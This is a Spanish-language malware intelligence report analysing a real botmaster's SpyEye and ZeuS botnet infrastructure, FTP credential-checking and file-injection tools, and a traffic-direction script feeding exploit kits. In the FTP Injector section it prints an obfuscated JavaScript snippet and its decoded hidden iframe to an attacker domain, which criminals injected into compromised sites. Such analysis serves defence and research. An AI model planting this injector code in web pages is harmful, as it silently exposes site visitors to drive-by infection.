



MalwareIntelligence

Administración de Botnets

Caso real - Zeus & SpyEye



Contenido

Introducción, 3

Administración de botnets. Un caso real, 4

A través del crimeware SpyEye, 4

A través del crimeware Zeus, 6

Recursos utilizados por el botmaster, 8

FTP Checker, 8

FTP Inject, 9

Advanced TDS, 10

Conclusión, 12

Sobre MalwareIntelligence, 13

IMPORTANTE: Este documento es de carácter técnico y contiene información relacionada a las direcciones web, direcciones IP, las rutas de descarga de archivos binarios, entre otros, que están directamente relacionados con las estrategias de infección y los procesos delictivos llevados a cabo por los delincuentes informáticos.

Por lo tanto, se recomienda el uso responsable de la información proporcionada en el presente. Utilizar la misma bajo la exclusiva y única responsabilidad del lector. MalwareIntelligence no se responsabiliza por cualquier inconveniente que pueda surgir en función de la mala gestión y uso de los datos.

El documento también cuenta con información precisa de los resultados obtenidos en el estudio. Por lo tanto, y por la naturaleza misma del proceso de investigación no se proporciona el 100% de los datos recogidos.



Introducción

Las redes de malware siguen creciendo, y paralelamente a ello, el potencial riesgo de transformarse en víctimas de sus actividades delictivas.

Lejos quedaron aquellos tiempos donde el vector principal para la distribución de códigos maliciosos lo constituían las páginas pornográficas y las que promocionan programas tipo warez.

En la actualidad, el malware es distribuido a través de cualquier tipo de página como una pieza fundamental utilizada para retroalimentar un sistema delictivo mucho más amplio y ambicioso, encabezado principalmente por botnets. Incorporando, además, mecanismos auto-defensivos y de evasión cada vez más complejos.

Bajo este escenario, un alto porcentaje de botmasters unen un importante número de "nodos" basados en recursos que permiten automatizar las maniobras delictivas y obtener así un mayor volumen de datos.

Para entender esta diversificación, el presente documento describe un ejemplo real, que formó parte de una compleja investigación, sobre **cómo un botmaster administra sus botnets a través de los crimeware SpyEye y ZeuS.**

Versión en inglés

<http://www.malwareint.com/docs/botmaster-analysis-en.pdf>

Versión en español

<http://www.malwareint.com/docs/botmaster-analysis-es.pdf>

Administración de botnets. Un caso real

En su momento localizada en el rango 77.78.240.82-86, el botmaster realizaba sus maniobras delictivas administrando computadoras infectadas a través de dos crimeware de amplia difusión entre la comunidad delictiva: **SpyEye**¹ y **Zeus**².



77.78.240.82

En la raíz, ésta dirección IP mostraba en pantalla una imagen particular, que forma parte de una funcionalidad propia de SpyEye. En otros servidores del tipo bulletproof conteniendo SpyEye, se han observado otras alternativas a esta imagen.

A través del crimeware SpyEye

En el caso del crimeware SpyEye, se encontraba dividido en 8 instalaciones diferentes, y a su vez segmentados en diferentes servidores: 4 a 4.

Los 4 primeros paneles de administración estaban alojados en el servidor 77.78.240.84, también accesible desde el dominio *eu-analytics.com*, contando con más de 12.000 zombis.

Los 4 restantes se encontraban en el servidor alojado en 77.78.240.86, accesible en el momento de la investigación desde el dominio *google-stat.com*. En este caso, con más de 40.000 zombis.

¹ <http://www.malwareint.com/docs/spyeye-analysis-ii-en.pdf>

<http://www.malwareint.com/docs/spyeye-analysis-es.pdf>

² <http://mipistus.blogspot.com/2009/10/zeus-botnet-y-su-poder-de-reclutamiento.html>


- 77.78.240.86/ns/nl1/ [CN1]- 77.78.240.86/ns/ns1/ [SYN1]
- 77.78.240.86/ns/nl2/ [CN1] - 77.78.240.86/ns/ns2/ [SYN1]
- 77.78.240.86/ns/nl3/ [CN1] - 77.78.240.86/ns/ns3/ [SYN1]
- 77.78.240.86/ns/nl4/ [CN1] - 77.78.240.86/ns/ns4/ [SYN1]



SpyEye – Módulo CN1

Panel de administración que operaba desde el dominio 77.78.240.84. En el mismo se puede apreciar los diferentes componentes que forman parte del módulo CN1 de esta versión (1.0) de la crimeware.

SpyEye se compone de dos partes: **CN1** (Main) y **SYN1** (FormGrabber). Ambos módulos se encontraban alojados en el mismo servidor, siendo este último (SYN1) el que permite al botmaster acceder con facilidad a los datos robados. En este caso, a las capturas de pantalla (**ScreenShots**), los datos necesarios para acceder vía FTP a esas computadoras (**FTP Accounts**), e información de tarjetas de crédito del Bank of America (**BOA Grabber**).




SpyEye – Módulo SYN1

El módulo SYN1 de SpyEye permite la incorporación de diferentes segmentos. Por defecto, siempre incorpora ScreenShots y FTP Accounts. En este caso, posee también el módulo que permite robar datos de autenticación al Bank of America.

A través del crimeware Zeus

La botnet Zeus se encontraba alojada en la dirección IP *77.78.240.85*, también accesible desde el dominio *statistics-of-world.com*. Al momento de la investigación, contaba con más de 25.000 zombis, al igual que con SpyEye, distribuidos en varias instalaciones.



Raíz de 77.78.240.85

Al igual que en el caso de la dirección IP que aloja SpyEye, al acceder a la dirección IP desde la cual se gestiona Zeus, se visualiza una imagen particular. También accesible desde el dominio statistics-of-world.com.

A partir de la recolección de esta información, se comienza a establecer el mapeo de información relevante acerca del funcionamiento de las botnets y el comportamiento del botmaster en torno a su gestión.

Además, la actividad llevada a cabo por parte del botmaster, evidencia que la implementación de las botnets sobre el anteriormente mencionado servidor es reciente. Sin embargo, no así su actividad delictiva a través de estos crimeware, concluyendo en función de los datos obtenidos que el delincuente llevaba bastante tiempo operando.

La similitud en torno a la totalidad de los datos numéricos de los zombis entre la botnet gestionada bajo SpyEye contra la de ZeuS, supone que eran administrados bajo los respectivos C&C de ambas botnets de forma simultánea.

Esta actividad paralela entre las diferentes botnets quedó demostrada al comprobar que el botmaster ejecutaba remotamente el payload de SpyEye desde el panel de administración de ZeuS.

CP :: Summary statistics

Information:

Current user: zook
GMT date: 08.07.2010
GMT time: 00:42:44

Statistics:

→ Summary

OS

Botnet:

Bots

Scripts

Reports:

Search in database

Search in files

System:

Information

Options

User

Users

Logout

Information

Total reports in database: 21 895 849
Time of first activity: 23.05.2010 09:06:38
Total bots: 24 070
Total active bots in 24 hours: 9 370 - 38.93%
Minimal version of bot: 1.2.0.1
Maximal version of bot: 1.2.10.1

Botnet: [All] >>

	Total (24 070)	24 hours (9 370)	Online (1 574)	
GB	5 378		2 171	378
UA	3 259		2 147	259
RU	3 322		1 561	208
DE	2 255		747	203
IE	1 419		690	162
US	1 304		495	92
IT	1 269		418	68
ES	274		140	30
RO	232		117	28
FR	204		109	17
CA	197		92	10
ID	175		90	8
CY	141		43	8
IR	119		40	7
TR	117		33	6
AT	84		28	5
PL	82		26	5
GR	81		25	4

ZeuS – Sección: Summary statistics

Este panel no contempla la versión original de ZeuS, sino que posee la implementación de un template llamado "ZeuS Carding World"³. Actualmente existen más de cinco templates para ZeuS; sin embargo, el que se visualiza en la imagen fue el primero de ellos que tomó estado público a través de algunos foros underground.

Por otro lado, esto también significa que la botnet de ZeuS fue la más antigua desde la que operaba el botmaster, siendo la botnet de SpyEye una nueva adquisición.


Para incluir nuevos zombis a sus botnets, el delincuente operaba desde las direcciones IP's 77.78.240.82 y 77.78.240.83, también accesibles desde los dominios *lstat.com* y *google-analyti.com* (ambos actualmente fuera de servicio).

³ <http://mipistus.blogspot.com/2009/05/zeus-carding-world-template-jugando.html>

Recursos utilizados por el botmaster

Durante el proceso de investigación y recolección de información de interés, encontramos en los servidores dos aplicaciones web diseñadas para analizar las credenciales de autenticación para los accesos FTP que eran obtenidos tanto por ZeuS como por SpyEye.

La primera aplicación, llamada **FTP Checker**, era utilizada para analizar el nivel de éxito de cada una de las credenciales obtenidas. Es decir, si son aptas para su acceso.




FTP Checker

A través de esta sencilla aplicación web, el bomaster controla y mantiene una lista de cuentas FTP aptas para ser utilizadas para el alojamiento de todo tipo de recursos delictivos que desee, además de obtener información almacenada en esos equipos.

FTP Checker es un desarrollo que pertenece a un conocido foro underground llamado **FreedomScripts**, desde el cual se hace apología a diferentes actividades delictivas y se promocionan diferentes recursos asociados a estas actividades. Todas ellas constituyen, en su conjunto, un ecosistema interno que forma parte integral de un ambiente mayor: el escenario del crimeware actual.

La segunda aplicación, denominada **FTP Injector**⁴, tiene la función de conectarse a cada uno de los FTP's previamente analizados por FTP Checker, buscando archivos con cualquiera de las siguientes extensiones: PHP, HTML, HTM, PHTML, ASP y CFM.



FTP Injector

Esta aplicación es utilizada en conjunto con FTP Checker. A través de ella, el delincuente automatiza la tarea de conexión contra cualquiera de los accesos FTP verificados por el recurso delictivo anteriormente mencionado.

Una vez encontrados, FTP Injector inyecta el siguiente iframe codificado (ofuscado) buscando dificultar la identificación del código fuente. El script queda entonces de la siguiente manera:


```
<script>function fodad(ixaiu){return unescape(ixaiu);}function
fxjtv(){document.writeln(fodad(kmmdx));}jsjsg='a3/am%gfrCE30plcw2Db%amDgl/3hr
%/ r%/nohi0e33%tot21%mDf Cs%eai01o3mehoy%Dta3i
%2tgi0%3e0rfcAacte2d%%ir3-.dh%rEe';kmmdx="";for(bhbnv=0;bhbnv<11;bhbnv++)
for(fkhhi=0;fkhhhi<10;fkhhhi++)
kmmdx+=jsjsg.charAt((parseInt('7159830264'.charAt(fkhhi))*11)+bhbnv);fxjtv();</scr
ipt>
```

Una vez decodificado, se obtiene la siguiente porción de código:

```
<iframe src=http://google-analytics.com/ width=1 height=1
frameborder=0></iframe>
```

⁴ Esta aplicación posee un costo de 140 wnz (4200 wmr).


El dominio *google-analytics.com* se encontraba bajo la dirección IP *174.120.21.186*, y en el mismo, se alojaba la versión 1.1 de un TDS (Traffic Direction Script) llamado **Advanced TDS**.



Advanced TDS. Statistics

Estas aplicaciones son muy populares entre la comunidad delictiva. Permiten a los delincuentes gestionar el redireccionamiento de tráfico web forzando el direccionado a dominios previamente configurados desde la misma aplicación.


Para las técnicas de BlackHat SEO y propagación FakeAV a través de falsas páginas de exploración online de archivos, también suele utilizarse alguna aplicación web del tipo TDS. En este caso, era utilizado por los delincuentes para administrar el tráfico web y poder redirigir cada iframe a los exploits que ejecutaban los procesos de infección sobre cada equipo víctima.



Advanced TDS. DB Report

Las estadísticas del panel muestran que el iframe fue visitado el día de la captura (7 Julio) 4,463 veces y en total, desde el 15 de Junio lleva servidos 124,712 impresiones.

En la siguiente captura puede observarse las reglas definidas por el botmaster:



Advanced TDS. Rules

Esta sección del TDS permite la configuración de los diferentes redireccionamientos de tráfico web. En este caso puede observarse que la configuración establecida por el delincuente contempla el dominio google-analyti.com, donde se encuentra ZeuS.

Básicamente, las configuraciones establecidas a través de estas reglas, contemplan el redireccionamiento directo hacia un tercer crimeware: **Eleonore Exploit Pack 1.4**. De esta manera, cuando los visitantes eran redireccionados hacia EEP, se ejecutaban automáticamente una serie de exploits personalizados con el objetivo de reclutar como zombi el equipo e incluirlo en la botnet.

Además de los crimeware que se mencionan en el presente, el servidor aloja una versión de **Phoenix Exploit Kit⁵**, también operada por el mismo botmaster. Según los seguimientos realizados por investigadores de **MalwareIntelligence**, desde esta versión de Phoenix Exploit Kit se llevó a cabo una campaña de infección que al momento de escribir este documento seguía activa y siendo objeto de investigación.

⁵ <http://www.malwareint.com/docs/pek-analysis-es.pdf>

Conclusión

Actualmente son muy pocas las actividades delictivas ejecutadas por personas sin experiencia en el campo delictivo. Incluso, a pesar de ser relativamente fácil conseguir cualquiera de los tipos de crimeware mencionados en el presente documento.

Quienes logran obtener un importante caudal de equipos zombies, representan el porcentaje de botmasters experimentados, que además explotan el uso de aplicaciones específicas para controlar etapas específicas dentro del ciclo delictivo.

En este caso, haciendo uso de sencillas aplicaciones web para automatizar la operatividad de cuentas FTP explotables. Sin embargo, en muchas otras investigaciones, el equipo de investigación ha encontrado desde gestores de datos bancarios (obviamente robados), pasando por plugins específicos para robar información concreta y hasta incluso para el ocio del botmaster con reproductores MP3.

La demanda de alternativas delictivas es muy grande. ¡La oferta también! Sumado esto a la extensa cobertura que a nivel global posee el crimeware en la actualidad y a la posibilidad con la que cuentan los delincuentes de extender sus redes delictivas, la problemática que implica esta actividad no lícita se potencia a gran escala, haciendo necesaria la investigación en profundidad para obtener información de interés de manera oportuna que permita romper sus esquemas delictivos y frenar así parte de sus maniobras.



About MalwareIntelligence

malwareint@malwareint.com

Malware Intelligence is a site dedicated to investigating all safety-related antimalware, crimeware and information security in general, from a closely related field of intelligence.

<http://www.malwareint.com>

<http://mipistus.blogspot.com> · Spanish version

<http://malwareint.blogspot.com> · English version

About MalwareDisasters

disastersteam@malwareint.com

Malware Disasters Team is a division of Malware Intelligence newly created plasma in which information relating to the activities of certain malicious code, providing also the necessary countermeasures to counter the malicious actions in question.

<http://malwaredisasters.blogspot.com>

About SecurityIntelligence

securityint@malwareint.com

Security Intelligence is a division of Malware Intelligence, which displays related purely thematic SGSI. It's currently in its initial stage of construction.

<http://securityint.blogspot.com>

